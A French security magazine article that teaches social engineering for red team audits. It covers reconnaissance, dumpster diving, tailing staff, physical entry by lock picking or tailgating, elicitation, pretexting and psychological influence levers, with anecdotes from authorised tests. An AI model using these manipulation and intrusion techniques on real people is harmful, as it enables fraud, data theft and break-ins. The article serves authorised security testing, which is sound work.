3 ATTAQUES TOUS AZIMUTS

À découvrir dans cette partie...

3.1 La vérité si je mens : dans les coulisses d'une attaque par ingénierie sociale

Apprenez à mentir pour tester la sécurité de votre organisation. Vos adversaires le font déjà ! p. 82

3.2 Les vecteurs d'intrusion : voir plus loin

Et si vous pouviez aller encore plus loin dans vos scénarios d'attaques ? Idées, mais aussi limites des tests d'intrusion. p. 100

3 ATTAQUES TOUS AZIMUTS

LA VÉRITÉ SI JE MENS : DANS LES COULISSES DES ATTAQUES PAR INGÉNIERIE SOCIALE

Zakaria Rachid

De l'Antiquité à nos jours, l'homme a utilisé son intellect pour tourner des situations critiques à son avantage en manipulant l'autre, et en instrumentalisant ses émotions. Le cheval de Troie d'antan s'est dématérialisé, mais leurre toujours efficacement sa cible. Aujourd'hui, ce type d'attaques est plus que jamais d'actualité avec chaque jour l'envoi de millions d'e-mails de Phishing, sans parler des approches de plus en plus ciblées menées par des personnes malintentionnées.

INTRODUCTION

L'ingénierie sociale ou SE (*Social Engineering* en langue de Shakespeare) est l'ensemble des méthodes et des techniques servant à influencer et à manipuler les mécanismes de l'humain pour lui faire exécuter une action. Cette dernière peut se révéler négative par sa nature ou par sa portée (en exemple : divulgation de mots de passe), ou positive comme dans le cadre d'interactions sociales bienveillantes.

Dans la vie de tous les jours, les techniques liées au SE sont utilisées par les arnaqueurs, les journalistes, les dragueurs en série, et plein d'autres professionnels. Tous profitent de mécanismes et de méthodes à leur portée pour amadouer l'humain, mieux le comprendre et le pousser à satisfaire certains de leurs objectifs.

Nous allons aborder dans ce qui suit les éléments permettant de renforcer des attaques par SE pour mieux les intégrer dans des audits Red Team.

1. LE SOCIAL ENGINEERING EN TROIS ACTES

1.1 Planification

Cette étape permet de fixer les objectifs et l'orientation générale que prendra notre attaque, en adéquation avec ce qui a été convenu lors de la définition du périmètre.

1.2 Reconnaissance

Comme pour toute attaque ciblée, la phase de reconnaissance est incontournable lors d'une session de SE. Elle permet de rassembler des informations sur la société cible, son environnement, ses employés et donc de nous fournir toutes les pièces pour définir notre surface d'attaque, découvrir les maillons les plus vulnérables et surtout construire des scénarios d'attaque cohérents et efficaces.

Pour simplifier, on classera les vecteurs de collecte selon l'exposition que l'on aura (rien de neuf sous les tropiques). On parlera donc de :

1.2.1 Reconnaissance passive

- Site web : les sites web professionnels regorgent d'informations sur les entreprises dont ils sont la vitrine, avec la description du cœur de métier, la liste des employés clés, les numéros de téléphone et e-mails, des fichiers intéressants pour leurs métadonnées et leurs contenus, etc.
- Registres publics : si la minimalisation et l'anonymisation d'informations sur les *whois* sont de plus en plus courantes, les appels d'offres, les rapports publics et les offres d'emplois fourmillent d'informations sur l'organisation, ses systèmes et parfois même sur ses locaux (fig. 1).

Figure 1




Fig. 1 : Plan présent dans l'appel d'offres ouvert relatif à l'exécution des prestations de nettoyage et d'entretien des locaux occupés par TV5 Monde.

- Services exposés : que ce soit la messagerie, le serveur web ou les services de supervision, toute information est bonne à prendre pour celui qui veut compiler le bon exploit ou créer un bon prétexte.
- Réseaux sociaux : rien de plus facile pour lister les employés d'une entreprise qu'un tour (manuel ou par API) sur Linkedin ou Viadeo. On découvrira aussi au passage des noms de projets internes, les technologies utilisées (anti-virus, sondes...), les brevets dont se prévalent les salariés ou leurs aspirations. Les réseaux sociaux « classiques » ne sont pas à bouder, plusieurs personnes divulguent des informations directement liées à leur emploi sur Facebook et Google+.
- Moteurs de recherche : décupler les informations basiques que l'on a collectées devient un jeu d'enfant en employant des moteurs de recherche.
- Sites web personnels, blogs, forums : en combinant les méthodes précédentes, il y a de fortes chances de trouver de nouvelles mines d'informations.

1.2.2 Reconnaissance active

- Inspection des poubelles : exercice sale et dangereux. Malgré les efforts de tri sélectif de certaines entreprises, la visite du local à poubelles et la plongée dans de ténébreux containers ou dans de frêles corbeilles sont toujours gratifiantes (données bancaires, pièces d'identité, programmes de vacances, brouillon de réunion, etc.). L'Histoire [**http://www.bbc.com/news/magazine-16036967**] nous a appris qu'une personne motivée pouvait contourner les protections comme les shredders. Cela est d'autant plus vrai qu'elle peut utiliser des algorithmes à la place des petites mains.
- Filature : dès que l'on connaît l'entreprise et sa localisation géographique, il est possible de s'y rendre, mais sans y pénétrer. Dans un premier temps, il est utile d'observer ses alentours et de prendre les transports qui y mènent afin d'avoir une proximité physique avec ses employés et donc de pouvoir :
  - les observer et collecter certaines informations basiques, mais nécessaires : code vestimentaire, badges, porte-badges (le diable est dans les détails), marques des ordinateurs ou tout du moins des sacs, etc.
  - regarder par dessus l'épaule (*shoulder surfing*) et avoir au minimum une idée sur la nature des actifs du SI, les procédures liées à la classification de données, l'étiquetage, les logiciels installés, voire quelques informations internes.
  - écouter discrètement les échanges techniques ou mondains entre collègues.

Figure 2




Fig. 2 : Un exemple de document confidentiel déchiqueté et réassemblé par les Iraniens.

Figure 3

Fig. 3 : Badge d'un employé observable dans le bus menant à son entreprise.

- Réseaux sociaux : grâce à la géolocalisation, et à la popularité de Facebook Connect, il est possible de cibler des salariés de l'entreprise sur différents sites et applications mobiles (Facebook, Happn, SwarmApp, Twitter...) et d'échanger avec eux.
- Visite des locaux : bien que cela comporte le risque de se faire reconnaître lors de phases ultérieures, la présence physique dans les locaux reste une occasion en or pour s'imprégner de l'esprit de l'entreprise, confirmer ou faire des observations et surtout faucher quelques documents sur les bureaux ou à l'imprimante. Le souci est qu'une trop grande exposition peut compromettre un contact ultérieur. Quelques pistes pour se faire inviter :
  - Répondre à une offre d'emploi.
  - Suivre le parcours légitime d'un client, un fournisseur ou d'un livreur.
  - S'inviter tout seul :
    - Comme un bourrin : en utilisant un pied de biche ou en démontant une partie ou la totalité du mécanisme de la serrure (capteur RFID, gond...). Lors de tests légitimes, il est rare que soient autorisées ce genre d'actions destructives pouvant nuire à la sécurité des personnes.
    - Comme un voleur : on optera pour le kit de crochetage, une radiographie ou une carte récupérée ou clonée.
    - Comme un caméléon : à l'instar de ce qu'expliquait Renaud Feil dans le *MISC n°80*, il suffit de se fondre dans la masse lors de mouvements de groupes légitimes pour pénétrer dans des bureaux sans problème.

Figure 4




Fig. 4 : Document contenant plusieurs informations sensibles sur une entreprise : noms de responsables, numéros de téléphone internes, nomenclature, opérations en cours ...

Figure 5

Fig. 5 : En se présentant comme un client désirant commander un produit, nous avons de facto une proximité avec des équipements NFC, la possibilité d'observer les procédures métiers, ainsi que des notes collées sous l'écran (mot de passe, numéro du support...).

1.3 Attaque et exploitation

En se basant sur les moyens de communication retenus et en utilisant les informations collectées lors de la phase de reconnaissance, on peut confronter nos cibles. Les méthodes qui suivent expliquent comment faire parler autrui, usurper une identité ou manipuler plus efficacement.

1.3.1 Élicitation

Processus servant à extirper des informations d'une personne lors d'une **conversation** a priori anodine. L'attaquant masquera ses intentions et n'usera pas de questions directes, trop évidentes ou agressives pour ne pas se faire détecter par les mécanismes de défense « naturelle » ou induits via un entraînement spécifique de la cible.

Le goût pour la flatterie et la reconnaissance, le poids des convenances sociales (politesse, volonté de briller en groupe...), ou encore certains réflexes liés aux traits de caractère sont autant de raisons qui font que la cible va s'ouvrir et divulguer les informations tant attendues, pourvu que l'on tende les bonnes perches.

L'analyse d'une plaquette du département de sécurité des États-Unis d'Amérique [**http://www.westroane.com/content/documents/DHS/ocso-elicitation-brochure.pdf**] qui vise à lutter contre l'élicitation nous permet de relever les techniques et vecteurs suivants :

- L'interaction avec l'égo de la cible : l'affirmation de la valeur de la cible et de son travail, ou plus vulgairement faire usage de flatterie reste une méthode simple, mais efficace.
- Obliger la cible : la cible qui reçoit une information « gratuite » se sent obligée d'en offrir une en retour pour maintenir un équilibre dans la conversation. De manière plus générale, faire un don comme une cigarette lorsque l'on rejoint un groupe sorti fumer, maintenir une porte ouverte ou offrir un café permet de profiter du principe de réciprocité.
- Exprimer un intérêt mutuel : cela permettra d'instaurer une relation forte au-delà de la discussion initiale. Ainsi, en intégrant un groupe lors d'une pause cigarette, faire part à la cible d'un intérêt commun pour une série télé accessible sur Internet pourra amener au fil des échanges à entrevoir la politique de filtrage web de l'entreprise.
- Prêcher volontairement le faux pour entendre le vrai : lorsqu'elles entendent de fausses informations, certaines personnes ont un réflexe « correctif » qui se met en place. *Alors que je prétendais être un nouveau, j'ai soutenu face à deux ingénieurs d'une entreprise que la politique de mots de passe était totalement laxiste. L'un d'eux s'est empressé de m'expliquer que ce n'était pas le cas, étant donné que depuis un précédent audit, ces derniers devaient respecter certaines exigences. J'ai pu au fil de la discussion comprendre qu'ils utilisaient un schéma pour générer les mots de passe sur certains serveurs.*
- Supposer l'appartenance au groupe et la possession du « savoir » (« et vous, vous en êtes ? ») : en ayant bien fait sa reconnaissance, il est possible de simuler la familiarité avec les procédures et le jargon utilisé au sein d'une entité et passer pour un interne. Cette technique est efficace du fait de la surestimation de la sécurité par l'obscurité. *Après avoir appris les expressions en vogue au sein d'une entreprise et regardé quelques vidéos sur la méthodologie suivie, j'ai appelé l'équipe support et réussi à me faire passer pour un interne. En plaçant les mots entendus habituellement, tous les indicateurs étaient au vert, ce qui m'a permis d'obtenir des informations juteuses sur leur environnement de production.*

Au-delà de la plaquette, un attaquant peut aussi :

- Utiliser l'alcool : proverbe point trompeur, l'alcool délie les langues. C'est peut-être pour cela que l'élite française de la sécurité informatique se fortifie en buvant si peu d'eau. *Gageons que l'on évitera d'encourager la consommation d'alcool des salariés lors d'un test légitime pour des raisons éthiques évidentes.*
- Utiliser des questions cadrant la réponse : en utilisant des questions ouvertes laissant la cible s'étendre sur des détails non connus, ou via des questions fermées permettant peu ou pas d'esquive, il est possible d'orienter la réponse et de s'assurer de la direction que prend la discussion.

Les techniques citées ne sont efficaces que si l'on maintient une discussion qui paraîtra légitime à la cible et à un observateur tiers. Pour cela, il faut rester naturel (ou le sembler), commencer par un échange contextuel, mais neutre, puis maintenir un équilibre conversationnel afin de ne pas noyer la cible sous un tas de questions ou de lui opposer un silence alarmant. Enfin, être à

l'écoute et s'intéresser vraiment à la personne garantira un bon niveau de confiance et fournira une palette d'éléments pour renforcer le contexte des questions à venir et en général le prétexte utilisé lors de l'approche.

1.3.2 Pretexting

Si nous avons tous joué à prétendre être quelqu'un ou quelque chose étant petits et que nous avons tous menti à un moment ou à un autre de notre vie, il s'agit ici de perfectionner l'exercice à la manière des acteurs, et ce pour mettre sur pied un scénario cohérent qui fera réagir la cible (exécution de binaire, divulgation d'informations...). Il ne faut donc pas juste interpréter un rôle, mais le vivre.

1.3.2.1 Décors et mise en scène

Rien ne sert de créer et de jouer un scénario sans liens et sans effets sur la cible. Il faut donc veiller à ce que le prétexte que l'on utilise pour l'approcher prenne en compte son environnement ainsi que ses propres leviers culturels et émotionnels.

Si la cible passe des vacances une fois par an au Népal, qu'elle « aime » tout ce qui y est lié de près ou de loin sur les réseaux sociaux, il est possible de profiter du contexte d'une catastrophe naturelle pour prétendre être le représentant d'une association caritative opérant sur place.

1.3.2.2 Jeu d'acteur

Même si l'improvisation est d'or lors d'une session de SE, il faut préparer tout ce qui peut aider à bien définir le personnage en amont (caractère, TOC, style, histoire...) et veiller à bien les assimiler pour qu'ils apparaissent naturels lors d'un échange. Ainsi, les accents ou encore les expressions clés doivent être révisés et répétés pour pouvoir être maintenus de manière naturelle sur le long terme.

Si l'on veut se faire passer pour une personne au caractère familier, il faudra le faire sur la durée de la conversation et ne pas se suffire d'une expression isolée au milieu de l'échange. Le risque serait alors de créer un effet contraire à celui recherché, à moins que le prétexte ne soit une nature profonde ou réprimée, qui reprend le dessus sur le coup de l'émotion.

1.3.2.3 Accessoires

Comme le martèle la styliste Christina dans son émission de relooking, « *le plus important ma chérie, ce sont les accessoires* ».

Si l'habit fait le moine, le logo fait le prestataire et la montre le directeur financier. L'astuce est de ne pas se noyer sous une tonne de détails, mais d'opter pour deux à trois éléments qui ressortent et qui viennent appuyer le prétexte. Un casque de moto, un carton, une feuille de livraison et l'on devient livreur express ; un t-shirt de geek et l'on devient le nouveau gars du support. *Une bonne illustration de la force des accessoires est l'épisode de « The Chaser's War on Everything »* [**http://www.theguardian.com/culture/tvandradioblog/2009/jun/23/chasers-war-on-everything**] *où des humoristes se sont amusés à tester l'effet d'être déguisés en deux personnages présents dans l'inconscient collectif : le Saoudien et le touriste américain. Si la robe, la fausse barbe et la coiffe traditionnelle leur ont valu l'intervention d'un policier sur le Harbour Bridge et la mobilisation de plusieurs escadrons de police aux abords de la centrale nucléaire, ils ont pu se balader jusqu'au sein des zones restreintes de celle-ci et prendre autant de photos qu'ils le voulaient en chemises à fleurs, lunettes et bermudas.*

En cas d'appel téléphonique, c'est d'accessoires sonores qu'il faut faire usage : bruits de fond pour simuler une ambiance de bureau, applaudissements et jingles pour une radio, etc. Pour un mail, ou un faux site, il faudra utiliser la bonne charte graphique, un CMS similaire à celui de l'entreprise, etc.

1.3.2.4 Coaching

Le succès du prétexte est lié à l'aisance dont on fait preuve lorsque l'on revêt la peau de notre personnage et que l'on déroule le scénario. Il faut donc limiter tout ce qui peut trahir, à commencer par les émotions propres. La peur de l'échec, l'anxiété ou la joie générée par le succès peuvent submerger et ruiner tous les efforts. C'est pour cela qu'il faut se concentrer sur le jeu d'acteur et rester dans la peau du personnage jusqu'à ce que l'on ne soit plus en contact avec la cible.

Rester calme en toutes circonstances est ce qui différencie les jeunes loups et les indésirables des habitués qui ont de la bouteille. Si on vous pose une colle au téléphone, ne cédez surtout pas à la panique : simulez plutôt une conversation avec un collègue le temps de formuler la réponse ou de la trouver sur le web. Une autre alternative est de confier la tâche de la recherche à un collègue fictif qui vous distribuerait les informations au compte-goutte.

Enfin, il faut paraître spontané. Rien n'est plus rédhibitoire pour le locuteur que le débit d'un script générique qui ne prend pas en compte ses réponses et qui trahit l'intéressement de l'attaquant. Et pour maîtriser les apparences, il faut s'exercer.

1.3.2 Le facteur humain

Nous allons aborder dans cette section, les axes permettant d'interpréter le langage non verbal et de mieux influencer les êtres humains. Nous nous appuierons sur les résultats de recherches en psychologie sociale et cognitive.

1.3.2.1 Mode de pensées

Les travaux de Richard Bandler et de John Grinder concluent que les modes de pensées auxquels l'humain est sensible et qui lui permettent d'interpréter le monde extérieur sont intimement liés aux canaux sensoriels. Ils seraient reconnaissables par certains prédicats tels que les expressions ou les comportements face à des stimuli extérieurs. On les classe selon l'acronyme VAKOG :

- Visuel : pour la vaste majorité, il est plus simple de « voir ce dont vous voulez parler » et de mieux « visualiser le problème » quand vous faites usage de graphiques. <TROLL> C'est d'ailleurs la popularité de ce mode de pensée qui fait le succès de certaines marques aux fonctionnalités limitées, mais à l'esthétique alléchante </TROLL>.
- Auditif : certaines personnes « vous écoutent » et « entendent votre message ». Et quand elles ignorent vos jolis slides, c'est uniquement que pour elles, ce sont vos mots qui sonnent juste.
- Kinesthésique : certains ont besoin que vous mettiez du vôtre pour « cerner votre idée » et « saisir vos propos ». Une poignée de main et une tape amicale sur l'épaule en diront bien plus que de beaux discours.
- Olfactif et gustatif : hors du périmètre de ce papier, cependant il va sans dire qu'il ne faut pas tenter un contact avec la RH de l'entreprise après avoir visité les poubelles.

Nous sommes doués de tous les modes de pensées cités plus haut, cependant il est plus aisé d'interpréter un message s'il a été routé vers celui que nous privilégions. Ce dernier agira en premier

à l'évocation d'un souvenir et sera le creuset de certains réflexes et expressions « ancrées » en nous, trahissant au passage sa dominance.

En pratique, nous essaierons de détecter le mode de pensée dominant chez la cible en observant son comportement et ses réactions à nos questions. Nous utiliserons ensuite le canal adapté pour être en phase avec elle et donc mieux l'influencer.

1.3.3 Gestuelle

1.3.3.1 Langage du corps

Plusieurs ouvrages – plus ou moins sérieux – nous promettent de décrypter le langage du corps humain, que ce soit pour réussir des entretiens, assurer en drague ou pour être un meilleur menteur (pardon, disons plutôt « politicien »). Parmi les interprétations les plus récurrentes on retrouve le croisement des bras et des jambes, signe de renfermement, le tapotement d'une surface du bout des doigts qui trahit l'anxiété, et le toucher du visage qui peut indiquer la réflexion.

Il est certes difficile, voire impossible de trouver une méthode imparable pour lire l'attitude de l'autre. Cependant, l'observation de certains schémas chez la cible, tout en prenant en compte le contexte, peut nous amener à certaines conclusions utiles dans le cadre de nos attaques.

1.3.3.2 L'ancrage

Cette technique de PNL se base sur la célèbre expérience d'Ivan Pavlov. En réitérant et ancrant un stimulus à chaque fois qu'une émotion est provoquée chez le sujet, il est possible de créer une association.

1.3.3.3 La synchronisation

Adopter les gestes, mais aussi les paroles (comme certaines expressions) de la cible permet de se mettre sur la même longueur d'onde qu'elle. Il faut cependant éviter de sombrer dans un mimétisme qui serait perçu comme insultant par la cible, ou de trop prendre l'ascendant pour ne pas qu'elle se renferme sur elle-même et qu'elle ne se sente menacée. Le but rappelons-le est d'instaurer une relation de confiance.

1.3.3.4 Micro expressions

Dans ses recherches, le docteur Paul EKMAN définit sept émotions principales (colère, tristesse, surprise, peur, joie, dégoût, mépris) qui se manifestent chez tout le monde de manière identique. Ces expressions faciales sont innées, ce qui explique qu'elles se manifestent aussi chez les personnes malvoyantes de naissance [*Voluntary facial expression of emotion : comparing congenitally blind with normally sighted encoders* : **http://www.affective-sciences.org/system/files/biblio/1997_Galatai_JPSP.pdf**]. De même, les différences culturelles ne les effacent pas, bien qu'elles puissent les voiler à la manière du sourire de politesse japonais qui apparaîtra après une micro expression de dégoût (tableau, page suivante).

Les micros expressions peuvent être considérées comme des signaux chez l'autre, qui une fois interprétés correctement nous permettent de détecter son état d'esprit réel, combien même il se voilerait la face avec une fausse macro expression. Lire la peur d'un assistant de direction lors des 0,2 secondes où une micro expression apparaît sur son visage avant de céder la place à un « faux sourire » permet de conforter sur la portée du prétexte par exemple.

Elles peuvent aussi être utilisées pour soi pour perfectionner les états émotionnels que nous souhaitons invoquer dans le cadre de notre prétexte et ainsi paraître plus authentiques.

ÉMOTION	MANIFESTATION
Joie	Remontée des joues Remontée du coin des lèvres Apparition de rides autour des yeux
Tristesse	Remontée de la partie interne des sourcils Abaissement et rapprochement des sourcils Abaissement des coins externes des lèvres
Surprise	Remontée de la partie interne des sourcils Remontée de la partie externe des sourcils Légère ouverture entre la paupière supérieure et les sourcils Ouverture de la mâchoire
Peur	Remontée de la partie interne des sourcils Remontée de la partie externe des sourcils Abaissement et rapprochement des sourcils Ouverture entre la paupière supérieure et les sourcils Étirement externe des lèvres Ouverture de la mâchoire
Colère	Abaissement et rapprochement des sourcils Ouverture entre la paupière supérieure et les sourcils Tension de la paupière Tension refermant entrouvrant la lèvre
Dégoût	Plissement de la peau du nez vers le haut Abaissement des coins externes des lèvres Ouverture de la lèvre inférieure
Mépris	Coin de lèvres tirées vers le haut d'un seul côté des lèvres

1.3.3.5. Rapport

Les premiers échanges sont décisifs pour toute construction sociale à suivre. Reproduire ceux qui mènent à une relation de confiance nécessite le respect de quelques règles d'or :

- être observateur et à l'écoute : bien que les méthodes décrites plus haut soient le fruit de travaux de recherche, leur fonctionnement n'est pas numérique, mais plutôt analogique. Il faut donc observer l'effet qu'ont nos actions sur la cible et les ajuster en conséquence.
- établir une contrainte de temps : cette technique utilisée par les employés d'ONG qui hantent les sorties de métro rassure quant à l'existence d'une limite à l'échange, réduisant le risque de refus.
- réduire le rythme : parler trop rapidement peut communiquer que l'on est stressé ou causer un déni de service chez la personne à qui l'on s'adresse. Deux choses à éviter.
- poser des questions ouvertes : quand il est compliqué de répondre par oui ou par non, la personne aura tendance à combler avec des éléments qui pourront servir à étendre la conversation.
- paraître honnête : ne projeter que des faux sourires est nuisible pour la construction du rapport, même si la cible n'a pas été sensibilisée à l'ingénierie sociale. Il faut aussi être confiant afin de ne pas laisser s'installer l'hésitation et les signes de stress.
- fournir un *feedback* : pour indiquer que l'on est à l'écoute et que l'on s'intéresse à l'échange. C'est aussi le meilleur moyen de participer à la discussion sans trop impliquer sa personne (ou son personnage).
- rester en retrait : le but rappelons-le est de faire parler la cible et d'éliciter des informations auxquelles elle a accès, et non pas démontrer la profondeur de votre prétexte.

1.3.4 Leviers d'influence

1.3.4.1 Réciprocité

Lorsque l'on offre un cadeau ou que l'on rend un service, on l'accompagne automatiquement d'une obligation de paiement en retour. La présence d'un sentiment d'obligation peut produire une réponse positive à une requête qui aurait été rejetée en cas normal.

Tant que le service ou le cadeau a de la valeur, que ce n'est pas un énième *crapware* publicitaire, que le don parait désintéressé et – faut-il le répéter – qu'il paraisse naturel, la cible aura du mal à le refuser même si elle ne l'a pas sollicité en premier lieu.

Lors d'un audit, nous remarquons que l'accès aux bureaux se fait d'abord via un grand sas sans serrure, mais dont il faut pousser les lourdes portes, puis via une porte ouvrable uniquement avec un badge. Bien que la bêtise humaine soit sans limites, arriver devant la badgeuse et attendre qu'un employé passe pour lui emboîter le pas est risqué. Par contre, le fait de tenir la première porte à un employé, tout en étant souriant et en souhaitant le bonjour pour bien communiquer que notre action est altruiste, poussera ce dernier à nous tenir la deuxième porte.

1.3.4.2 L'autorité (« La loi, c'est moi »)

De la nounou aux supérieurs hiérarchiques, notre vie est peuplée de gens envers qui nous devons obéissance et docilité. Ces figures faisant preuve d'autorité sont les avatars de la loi, de la direction ou de la République et leur déplaire peut avoir des conséquences fâcheuses sur nos vies.

Voici deux exemples issus de la vie réelle qui profitent de l'autorité légale et organisationnelle :

- Virus de l'état : certains ont rêvé d'un outil censé coincer les méchants pirates qui téléchargent du Mireille Mathieu depuis leur garage. Les créateurs de malwares l'ont fait... ou presque. Ce ransomware **[http://www.malekal.com/virus-police-virus-bundespolizei-malvertising-de-clicksor-com-sur-streaming/]** tristement célèbre s'accapare l'*user land* offrant à l'utilisateur un unique écran (un *pop-up*, ou un arrière-plan selon les variantes) lui demandant de verser une somme d'argent. Afin de renforcer leur prétexte, les attaquants ont utilisé jusqu'à 5 emblèmes de services différents, celui de la République et même une photo du président Hollande.

Figure 6

Fig. 6 : Screenshot d'un pop-up généré par une variante de trojan .winlock.

- C'est pour Norbert : dans le cadre d'un audit, notre mission était d'infiltrer par SE l'entreprise d'un magnat du croissant au beurre et de subtiliser sa recette spéciale qui était présente sur un ordinateur déconnecté du réseau. Nous avons profité du voyage du patron et du fait qu'il allait être injoignable (l'Asie en avion c'est long) pour mener notre attaque. Après avoir amassé des informations sur le

fonctionnement interne de l'entreprise, on a revêtu un polo aux couleurs du prestataire en charge des alarmes, montré un faux mail et soutenu à la personne de l'accueil que Norbert lui-même nous a ordonné de venir installer la nouvelle alarme dans son bureau pendant son absence et que connaissant le bonhomme, des têtes allaient tomber si ce n'était pas fait avant son retour. Au bout de 10 minutes, nous étions en train de cloner le disque dur cible.

1.3.4.3 La rareté

Plus une chose est exceptionnelle, plus elle nous parait inestimable. C'est naturellement le cas pour les métaux précieux et il est possible d'augmenter la valeur perçue d'objets courants en utilisant certaines techniques linguistiques : « durée limitée », « Aujourd'hui seulement », « uniquement 40 gagnants », etc.

Une information qui parait rare, sera aussi perçue comme ayant plus de valeur. Une clé USB qui contient un fichier corrompu peut être étiquetée pour faire croire qu'elle contient la liste des salaires ou des bonus.

1.3.4.4 Engagement et cohérence

De manière générale, les gens ont envie de paraître cohérents et de ne pas remettre en question leurs engagements en public.

Les quêteurs professionnels possèdent une technique basique, mais riche d'enseignements : ils vous font dire en public comment vous allez merveilleusement bien avant d'opposer à votre état celui des pauvres enfants/animaux/arbres. Ne pouvant plus changer d'avis sur votre bien-être par souci de cohérence, vous allez certainement finir par donner ou faire valoir votre engagement ailleurs...

La perception de sa propre cohérence par la cible est utile lors de l'élicitation. Une fois qu'elle assume une attitude de confidence et qu'elle commence à révéler des informations combien même basiques, difficile pour elle de se désengager et d'adopter une attitude réservée quand on la pousse discrètement vers des sujets plus sensibles.

De manière plus poussée, si on arrive à faire croire à une personne que l'engagement qu'elle vient de prendre est de son fait, cette dernière assumera toute conséquence qui en résulte.

1.3.4.5 La sympathie

Il y a plus de probabilité qu'une personne donne suite à votre demande si elle vous trouve sympathique. Comment paraître sympathique ? Lorsque nous ne connaissons pas une personne, elle nous est indifférente jusqu'à ce que nous la classions en tant qu'ami ou ennemi. En appliquant les techniques expliquées dans cet article pour nous ajuster à la cible et pour engager un rapport efficace avec elle, cette dernière nous définit comme étant agréables. Nous imprimons alors le halo de sympathie en elle, et son cerveau fait le reste pour combler d'éventuels vides.

1.3.4.6 Cadrage

En psychologie cognitive et sociale, le cadrage est l'action de présenter un schéma de pensée causant une déviation de jugement.

Tversky et Kahnema ont demandé à différents groupes d'étudiants de choisir [*The Framing of Decisions and the Psychology of Choice* : **http://psych.hanover.edu/classes/cognition/papers/tversky81.pdf**] entre deux réponses présentées comme étant des traitements pour contrer une épidémie fictive menaçant un groupe de 600 personnes (encore un coup des Chinois).

Pour le premier groupe, il était possible de choisir entre sauver 200 personnes de manière certaine ou de prendre une chance sur trois pour sauver les 600 personnes et deux chances sur trois de les

perdre. Le second groupe avait le même problème, mais avec une formulation différente : laisser 400 personnes mourir ou prendre une chance sur trois pour sauver tout le monde et deux chances sur trois de voir les 600 personnes mourir.

CADRAGE	TRAITEMENT A	TRAITEMENT B
Positif	sauver 200 personnes	1/3 de chances pour sauver tout le monde et 2/3 de les perdre
Négatif	laisser 400 personnes mourir	1/3 de chances pour sauver tout le monde et 2/3 chance pour perdre tout le monde

Le traitement A a été choisi par 72% des participants lorsqu'il était cadré positif pour seulement 22% quand il a été cadré comme négatif.

Le cadrage peut nous aider à effacer les craintes de la victime en lui créant un contexte justifiant et orientant ses actions, un peu à l'image de l'industrie du tabac. Elle ne télécharge donc plus un fichier d'une source inconnue, mais elle nous sauve la vie en nous permettant d'utiliser son ordinateur pour télécharger et imprimer nos billets d'avion.

2. LA BOITE À OUTILS DU SE

La section suivante tentera de présenter quelques outils qui viendront gonfler notre arsenal et appuyer vos efforts sociaux.

2.1 Lettre de marque

Quand un corsaire comme Surcouf se faisait prendre par la marine française, il dégainait une lettre arborant le sceau du roi pour prouver qu'il n'était pas un vulgaire pirate, mais un « prestataire » au service de Sa Majesté.

Une telle lettre retranscrite dans notre contexte pourra indiquer à l'employé aguerri qu'on est là dans un cadre légitime supervisé par des personnes de sa direction. On évitera ainsi de se faire malmener par un agent de sécurité ou de déranger ces messieurs de la police.

2.2 Outils d'OSINT

2.2.1 Nécessaire de plongée

Gants de protection, bottes épaisses et vêtements solides (jeans, pulls...) vous protégeront des coupures et autres mauvaises rencontres lorsque vous sauterez dans une benne à ordure. Des combinaisons à usage unique ou répété existent, utilisés par les infirmiers ou les professionnels de la propreté. Elles permettent d'éviter les salissures et de se blesser sur des objets tranchants.

Une lampe frontale est toujours utile, elle vous permettra d'utiliser vos deux mains et vous évitera des allers-retours incessants pour réenclencher la lumière automatique du bâtiment.

2.2.2 Maltego

Maltego, l'outil de la société Paterva que l'on ne présente plus, permet de collecter et d'agréger des informations sur des cibles, quelle que soit leur nature : personnes, réseaux, machines, etc. En plus de gagner du temps, il est ensuite possible de parcourir le graphique produit pour faire le profilage d'une personne ou étudier la topologie d'un réseau (Figure 7, page suivante).

